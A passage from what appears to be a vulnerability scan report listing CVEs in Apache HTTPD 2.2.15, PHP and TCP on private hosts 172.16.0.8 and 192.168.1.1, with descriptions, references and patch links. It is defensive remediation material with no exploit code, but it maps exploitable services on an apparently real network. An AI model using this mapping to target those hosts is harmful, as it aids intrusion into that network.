Double free vulnerability in the imap_do_open function in the IMAP extension (ext/imap/php_imap.c) in PHP 5.2 before 5.2.15 and 5.3 before 5.3.4 allows attackers to cause a denial of service (memory corruption) or possibly execute arbitrary code via unspecified vectors.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	44980
CVE	CVE-2010-4150
OVAL	OVAL12489
SECUNIA	42729
XF	63390

Vulnerability Solution:

•Upgrade to PHP version 5.2.15

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.15.tar.gz

•Upgrade to PHP version 5.3.4

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.55. TCP Sequence Number Approximation Vulnerability (tcp-seq-num-approximation)

Description:

TCP, when using a large Window Size, makes it easier for remote attackers to guess sequence numbers and cause a denial of service (connection loss) to persistent TCP connections by repeatedly injecting a TCP RST packet, especially in protocols that use long-lived connections, such as BGP.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8	TCP reset with incorrect sequence number triggered this fault on 172.16.0.8:111: Se ha forzado la interrupción de una conexión existente por el host remoto
192.168.1.1	TCP reset with incorrect sequence number triggered this fault on 192.168.1.1:53: Se ha forzado la interrupción de una conexión existente por el host remoto

References:

Source	Reference
BID	10183

Source	Reference
CERT	TA04-111A
CERT-VN	415294
CVE	CVE-2004-0230
MS	MS05-019
MS	MS06-064
NETBSD	NetBSD-SA2004-006
OSVDB	4030
OVAL	OVAL2689
OVAL	OVAL270
OVAL	OVAL3508
OVAL	OVAL4791
OVAL	OVAL5711
SECUNIA	11440
SECUNIA	11458
SECUNIA	22341
SGI	20040403-01-A
URL	ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2004-006.txt.asc
URL	http://tools.ietf.org/html/draft-ietf-tcpm-tcpsecure-12
URL	http://www.uniras.gov.uk/vuls/2004/236929/index.htm
XF	tcp-rst-dos(15886)

Vulnerability Solution:

•Microsoft Windows Server 2003 < SP1 (x86), Microsoft Windows Server 2003, Standard Edition < SP1 (x86), Microsoft Windows Server 2003, Enterprise Edition < SP1 (x86), Microsoft Windows Server 2003, Datacenter Edition < SP1 (x86), Microsoft Windows Server 2003, Web Edition < SP1 (x86), Microsoft Windows Small Business Server 2003 < SP1 (x86)

MS05-019: Download and install Microsoft patch WindowsServer2003-KB893066-v2-x86-enu.exe (697584 bytes)

Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsserver2003-kb893066-v2-x86-enu_ed6adba942906756fec6fea17347ba1a526c594b.exe

•Microsoft Windows 2000 SP4 OR SP3 (x86), Microsoft Windows 2000 Professional SP4 OR SP3 (x86), Microsoft Windows 2000 Server SP4 OR SP3 (x86), Microsoft Windows 2000 Advanced Server SP4 OR SP3 (x86), Microsoft Windows 2000 Datacenter Server SP4 OR SP3 (x86)

MS05-019: Download and install Microsoft patch Windows2000-KB893066-v2-x86-ENU.EXE (756728 bytes)

Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windows2000-kb893066-v2-x86-enu_a5b95ec14e70e531e784ea83e633d24a0ea83795.exe

•Microsoft Windows XP Professional SP2 OR SP1 (x86), Microsoft Windows XP Home SP2 OR SP1 (x86)

MS05-019: Download and install Microsoft patch WindowsXP-KB893066-v2-x86-ENU.exe (791280 bytes)

Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsxp-

kb893066-v2-x86-enu_3d2029a4300c0b7943b20c1287c8143087045d52.exe

- Microsoft Windows Server 2003 SP1 OR < SP1 (x86), Microsoft Windows Server 2003, Standard Edition SP1 OR < SP1 (x86), Microsoft Windows Server 2003, Enterprise Edition SP1 OR < SP1 (x86), Microsoft Windows Server 2003, Datacenter Edition SP1 OR < SP1 (x86), Microsoft Windows Server 2003, Web Edition SP1 OR < SP1 (x86), Microsoft Windows Small Business Server 2003 SP1 OR < SP1 (x86)

  MS06-064: Download and install Microsoft patch WindowsServer2003-KB922819-x86-ENU.exe (676664 bytes)

  Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsserver2003-kb922819-x86-enu_22c5d80f99afb4a79b6245a4b5db1e8c95cb03fa.exe
- Microsoft Windows Server 2003 SP1 (x86_64), Microsoft Windows Server 2003, Standard Edition SP1 (x86_64), Microsoft Windows Server 2003, Enterprise Edition SP1 (x86_64), Microsoft Windows Server 2003, Datacenter Edition SP1 (x86_64), Microsoft Windows Server 2003, Web Edition SP1 (x86_64), Microsoft Windows Small Business Server 2003 SP1 (x86_64)

  MS06-064: Download and install Microsoft patch WindowsServer2003.WindowsXP-KB922819-x64-ENU.exe (898360 bytes)

  Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsserver2003.windowsxp-kb922819-x64-enu_4c34629b0664f2d2cd78c0276e4bd6b5e72ede61.exe
- Microsoft Windows XP Professional SP1 OR SP2 (x86), Microsoft Windows XP Home SP1 OR SP2 (x86)

  MS06-064: Download and install Microsoft patch WindowsXP-KB922819-x86-ENU.exe (856376 bytes)

  Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsxp-kb922819-x86-enu_e4dceecdd4a72e5ad91cc78fe5f4572f91ee5db0.exe
- Microsoft Windows Server 2003 SP1 OR < SP1 (ia64), Microsoft Windows Server 2003, Standard Edition SP1 OR < SP1 (ia64), Microsoft Windows Server 2003, Enterprise Edition SP1 OR < SP1 (ia64), Microsoft Windows Server 2003, Datacenter Edition SP1 OR < SP1 (ia64), Microsoft Windows Server 2003, Web Edition SP1 OR < SP1 (ia64), Microsoft Windows Small Business Server 2003 SP1 OR < SP1 (ia64)

  MS06-064: Download and install Microsoft patch WindowsServer2003-KB922819-ia64-ENU.exe (1622328 bytes)

  Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsserver2003-kb922819-ia64-enu_34ecda284c6fc7b6fbbbfd6e2c823525ab9c838a.exe
- Microsoft Windows XP Professional SP1 (x86_64)

  MS06-064: Download and install Microsoft patch WindowsServer2003.WindowsXP-KB922819-x64-ENU.exe (898360 bytes)

  Download and apply the patch from: http://www.download.windowsupdate.com/msdownload/update/v3-19990518/cabpool/windowsserver2003.windowsxp-kb922819-x64-enu_4c34629b0664f2d2cd78c0276e4bd6b5e72ede61.exe
- Enable TCP MD5 Signatures

  Enable the TCP MD5 signature option as documented in RFC 2385. It was designed to reduce the danger from certain security attacks on BGP, such as TCP resets.

- Locate and fix vulnerable traffic inspection devices along the route to the target

  In many situations, target systems are, by themselves, patched or otherwise unaffected by this vulnerability. In certain configurations, however, unaffected systems can be made vulnerable if the path between an attacker and the target system contains an affected and unpatched network device such as a firewall or router and that device is responsible for handling TCP connections for the target. In this case, locate and apply remediation steps for network devices along the route that are affected.

3.2.56. Apache HTTPD: apr_fnmatch flaw leads to mod_autoindex remote DoS (CVE-2011-0419) (apache-httpd-cve-2011-0419)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_autoindex. Review your web server configuration for validation. A flaw was found in the apr_fnmatch() function of the bundled APR library. Where mod_autoindex is enabled, and a directory indexed by mod_autoindex contained files with sufficiently long names, a remote attacker could send a carefully crafted request which would cause excessive CPU usage. This could be used in a denial of service attack. Workaround: Setting the 'IgnoreClient' option to the 'IndexOptions' directive disables processing of the client-supplied request query arguments, preventing this attack. Resolution: Update APR to release 0.9.20 (to be bundled with httpd 2.0.65)

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
CVE	CVE-2011-0419
DEBIAN	DSA-2237
IAVM	2012-B-0056
OVAL	OVAL14638
OVAL	OVAL14804
REDHAT	RHSA-2011:0507
REDHAT	RHSA-2011:0896
REDHAT	RHSA-2011:0897
SECUNIA	44490
SECUNIA	44564
SECUNIA	44574
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.65

Upgrade to Apache HTTPD version 2.0.65

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.65.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.19

Upgrade to Apache HTTPD version 2.2.19

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.19.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.57. Apache HTTPD: mod_proxy_ajp remote DoS (CVE-2011-3348) (apache-httpd-cve-2011-3348)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_proxy_ajp. Review your web server configuration for validation. A flaw was found when mod_proxy_ajp is used together with mod_proxy_balancer. Given a specific configuration, a remote attacker could send certain malformed HTTP requests, putting a backend server into an error state until the retry timeout expired. This could lead to a temporary denial of service.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	49616
CVE	CVE-2011-3348
IAVM	2012-B-0056
OVAL	OVAL14941
REDHAT	RHSA-2011:1391
SECUNIA	46013
URL	http://httpd.apache.org/security/vulnerabilities_22.html
XF	69804

Vulnerability Solution:

Apache HTTPD >= 2.2 and < 2.2.21

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.21.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.58. Apache HTTPD: mod_setenvif .htaccess privilege escalation (CVE-2011-3607) (apache-httpd-cve-2011-3607)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_setenvif. Review your web server configuration for validation. An integer overflow flaw was found which, when the mod_setenvif module is enabled, could allow local users to gain privileges via a .htaccess file.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
BID	50494
CVE	CVE-2011-3607
IAVM	2012-A-0017
IAVM	2012-A-0152
OSVDB	76744
REDHAT	RHSA-2012:0128
SECUNIA	45793
SECUNIA	48551
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html
XF	71093

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.65

Upgrade to Apache HTTPD version 2.0.65

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.65.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.22

Upgrade to Apache HTTPD version 2.2.22

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.22.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.59. Apache HTTPD: mod_proxy reverse proxy exposure (CVE-2011-4317) (apache-httpd-cve-2011-4317)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_proxy. Review your web server configuration for validation. An additional exposure was found when using mod_proxy in reverse proxy mode. In certain configurations using RewriteRule with proxy flag or ProxyPassMatch, a remote attacker could cause the reverse proxy to connect to an arbitrary server, possibly disclosing sensitive information from internal web servers not directly accessible to attacker.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CVE	CVE-2011-4317
IAVM	2012-A-0017
IAVM	2012-A-0152
REDHAT	RHSA-2012:0128
SECUNIA	48551
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:
Apache HTTPD >= 2.2 and < 2.2.22
Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.22.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.60. Apache HTTPD: error responses can expose cookies (CVE-2012-0053) (apache-httpd-cve-2012-0053)

Description:

A flaw was found in the default error response for status code 400. This flaw could be used by an attacker to expose "httpOnly" cookies when no custom ErrorDocument is specified.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
BID	51706
CVE	CVE-2012-0053
IAVM	2012-A-0017
REDHAT	RHSA-2012:0128
SECUNIA	48551
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.65

Upgrade to Apache HTTPD version 2.0.65

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.65.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.22

Upgrade to Apache HTTPD version 2.2.22

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.22.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.61. Apache HTTPD: XSS due to unescaped hostnames (CVE-2012-3499) (apache-httpd-cve-2012-3499)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_imagemap, mod_info, mod_ldap, mod_proxy_ftp, mod_status. Review your web server configuration for validation. Various XSS flaws due to unescaped hostnames and URIs HTML output in mod_info, mod_status, mod_imagemap, mod_ldap, and mod_proxy_ftp.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2012-3499
DEBIAN	DSA-2637
REDHAT	RHSA-2013:0815
REDHAT	RHSA-2013:1207
REDHAT	RHSA-2013:1208
REDHAT	RHSA-2013:1209
SECUNIA	55032
URL	http://httpd.apache.org/security/vulnerabilities_22.html
URL	http://httpd.apache.org/security/vulnerabilities_24.html

Vulnerability Solution:

•Apache HTTPD >= 2.2 and < 2.2.24

Upgrade to Apache HTTPD version 2.2.24

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.24.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.4 and < 2.4.4

Upgrade to Apache HTTPD version 2.4.4

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.4.4.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.62. Apache HTTPD: XSS in mod_proxy_balancer (CVE-2012-4558) (apache-httpd-cve-2012-4558)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_proxy_balancer. Review your web server configuration for validation. A XSS flaw affected the mod_proxy_balancer manager interface.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2012-4558
DEBIAN	DSA-2637
REDHAT	RHSA-2013:0815
REDHAT	RHSA-2013:1207
REDHAT	RHSA-2013:1208
REDHAT	RHSA-2013:1209
URL	http://httpd.apache.org/security/vulnerabilities_22.html
URL	http://httpd.apache.org/security/vulnerabilities_24.html

Vulnerability Solution:

•Apache HTTPD >= 2.2 and < 2.2.24

Upgrade to Apache HTTPD version 2.2.24

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.24.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.4 and < 2.4.4

Upgrade to Apache HTTPD version 2.4.4

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.4.4.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.63. Apache HTTPD: mod_dav crash (CVE-2013-1896) (apache-httpd-cve-2013-1896)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_dav. Review your web server configuration for validation. Sending a MERGE request against a URI handled by mod_dav_svn with the source href (sent as part of the request body as XML) pointing to a URI that is not configured for DAV will trigger a segfault.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2013-1896
REDHAT	RHSA-2013:1156
REDHAT	RHSA-2013:1207
REDHAT	RHSA-2013:1208
REDHAT	RHSA-2013:1209
SECUNIA	55032
URL	http://httpd.apache.org/security/vulnerabilities_22.html
URL	http://httpd.apache.org/security/vulnerabilities_24.html

Vulnerability Solution:

•Apache HTTPD >= 2.2 and < 2.2.25

Upgrade to Apache HTTPD version 2.2.25

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.25.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.4 and < 2.4.6

Upgrade to Apache HTTPD version 2.4.6

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.4.6.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.64. PHP Vulnerability: CVE-2011-0421 (php-cve-2011-0421)

Description:

The _zip_name_locate function in zip_name_locate.c in the Zip extension in PHP before 5.3.6 does not properly handle a ZIPARCHIVE::FL_UNCHANGED argument, which might allow context-dependent attackers to cause a denial of service (NULL pointer dereference) via an empty ZIP archive that is processed with a (1) locateName or (2) statName operation.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46354
CVE	CVE-2011-0421
DEBIAN	DSA-2266
SECUNIA	43621
XF	66173

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.65. PHP Vulnerability: CVE-2011-0708 (php-cve-2011-0708)

Description:

exif.c in the Exif extension in PHP before 5.3.6 on 64-bit platforms performs an incorrect cast, which allows remote attackers to cause a denial of service (application crash) via an image with a crafted Image File Directory (IFD) that triggers a buffer over-read.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3

Source	Reference
BID	46365
CVE	CVE-2011-0708
DEBIAN	DSA-2266
REDHAT	RHSA-2011:1423
REDHAT	RHSA-2012:0071

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.66. PHP Vulnerability: CVE-2011-0753 (php-cve-2011-0753)

Description:

Race condition in the PCNTL extension in PHP before 5.3.4, when a user-defined signal handler exists, might allow context-dependent attackers to cause a denial of service (memory corruption) via a large number of concurrent signals.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2011-0753
OVAL	OVAL12271
XF	65431

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.67. PHP Vulnerability: CVE-2011-1398 (php-cve-2011-1398)

Description:

The sapi_header_op function in main/SAPI.c in PHP before 5.3.11 and 5.4.x before 5.4.0RC2 does not check for %0D sequences (aka carriage return characters), which allows remote attackers to bypass an HTTP response-splitting protection mechanism via a crafted URL, related to improper interaction between the PHP header function and certain browsers, as demonstrated by Internet Explorer and Google Chrome.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2011-1398
REDHAT	RHSA-2013:1307
SECUNIA	55078

Vulnerability Solution:

•Upgrade to PHP version 5.3.11

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.0

Download and apply the upgrade from: http://www.php.net/releases/

3.2.68. PHP Vulnerability: CVE-2011-1464 (php-cve-2011-1464)

Description:

Buffer overflow in the strval function in PHP before 5.3.6, when the precision configuration option has a large value, might allow context-dependent attackers to cause a denial of service (application crash) via a small numerical value in the argument.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2011-1464
IAVM	2012-B-0056

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.69. PHP Vulnerability: CVE-2011-1468 (php-cve-2011-1468)

Description:

Multiple memory leaks in the OpenSSL extension in PHP before 5.3.6 might allow remote attackers to cause a denial of service (memory consumption) via (1) plaintext data to the openssl_encrypt function or (2) ciphertext data to the openssl_decrypt function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46977
CVE	CVE-2011-1468
IAVM	2012-B-0056
REDHAT	RHSA-2011:1423

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.70. PHP Vulnerability: CVE-2011-1469 (php-cve-2011-1469)

Description:

Unspecified vulnerability in the Streams component in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) by accessing an ftp:// URL during use of an HTTP proxy with the FTP wrapper.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46970
CVE	CVE-2011-1469
REDHAT	RHSA-2011:1423

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.71. PHP Vulnerability: CVE-2011-1470 (php-cve-2011-1470)

Description:

The Zip extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a ziparchive stream that is not properly handled by the stream_get_contents function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46969
CVE	CVE-2011-1470
IAVM	2012-B-0056

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.72. PHP Vulnerability: CVE-2011-1471 (php-cve-2011-1471)

Description:

Integer signedness error in zip_stream.c in the Zip extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (CPU consumption) via a malformed archive file that triggers errors in zip_fread function calls.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46975
CVE	CVE-2011-1471
DEBIAN	DSA-2266

Source	Reference
IAVM	2012-B-0056
REDHAT	RHSA-2011:1423

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.2.73. PHP Fixed possible attack in SSL sockets with SSL 3.0 / TLS 1.0 (php-cve-2011-3389)

Description:

The SSL protocol, as used in certain configurations in Microsoft Windows and Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Opera, and other products, encrypts data by using CBC mode with chained initialization vectors, which allows man-in-the-middle attackers to obtain plaintext HTTP headers via a blockwise chosen-boundary attack (BCBA) on an HTTPS session, in conjunction with JavaScript code that uses (1) the HTML5 WebSocket API, (2) the Java URLConnection API, or (3) the Silverlight WebClient API, aka a "BEAST" attack.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-1
APPLE	APPLE-SA-2011-10-12-2
APPLE	APPLE-SA-2012-02-01-1
APPLE	APPLE-SA-2012-05-09-1
APPLE	APPLE-SA-2012-07-25-2
APPLE	APPLE-SA-2012-09-19-2
BID	49388
BID	49778
CERT	TA12-010A
CERT-VN	864643
CVE	CVE-2011-3389
IAVM	2012-A-0048
IAVM	2012-A-0152
IAVM	2012-B-0006
MS	MS12-006

Source	Reference
OSVDB	74829
OVAL	OVAL14752
REDHAT	RHSA-2011:1384
REDHAT	RHSA-2012:0006
SECUNIA	45791
SECUNIA	48692
SECUNIA	48915
SECUNIA	48948
SECUNIA	49198
SECUNIA	55322
SECUNIA	55350
SECUNIA	55351

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.74. PHP Vulnerability: CVE-2012-2143 (php-cve-2012-2143)

Description:

The crypt_des (aka DES-based crypt) function in FreeBSD before 9.0-RELEASE-p2, as used in PHP, PostgreSQL, and other products, does not process the complete cleartext password if this password contains a 0x80 character, which makes it easier for context-dependent attackers to obtain access via an authentication attempt with an initial substring of the intended password, as demonstrated by a Unicode password.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CVE	CVE-2012-2143
DEBIAN	DSA-2491
IAVM	2012-A-0152
REDHAT	RHSA-2012:1037

Source	Reference
SECUNIA	49304
SECUNIA	50718

Vulnerability Solution:

•Upgrade to PHP version 5.3.14

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.4

Download and apply the upgrade from: http://www.php.net/releases/

3.2.75. PHP Vulnerability: CVE-2013-1824 (php-cve-2013-1824)

Description:

The SOAP parser in PHP before 5.3.22 and 5.4.x before 5.4.12 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue in the soap_xmlParseFile and soap_xmlParseMemory functions.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2013-1824

Vulnerability Solution:

•Upgrade to PHP version 5.3.22

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.12

Download and apply the upgrade from: http://www.php.net/releases/

3.2.76. PHP Vulnerability: CVE-2013-4248 (php-cve-2013-4248)

Description:

The openssl_x509_parse function in openssl.c in the OpenSSL module in PHP before 5.4.18 and 5.5.x before 5.5.2 does not properly handle a '\0' character in a domain name in the Subject Alternative Name field of an X.509 certificate, which allows man-in-the-middle attackers to spoof arbitrary SSL servers via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2013-4248
DEBIAN	DSA-2742
REDHAT	RHSA-2013:1307
SECUNIA	54478
SECUNIA	54657
SECUNIA	55078

Vulnerability Solution:

•Upgrade to PHP version 5.4.18

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.5.2

Download and apply the upgrade from: http://www.php.net/releases/

3.2.77. PHP Fixed NULL pointer dereference in ZipArchive::getArchiveComment (php-fixed-null-pointer-dereference-in-ziparchivegetarchivecomment)

Description:

The ZipArchive::getArchiveComment function in PHP 5.2.x through 5.2.14 and 5.3.x through 5.3.3 allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted ZIP archive.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	44718
CVE	CVE-2010-3709

Source	Reference
REDHAT	RHSA-2011:0195
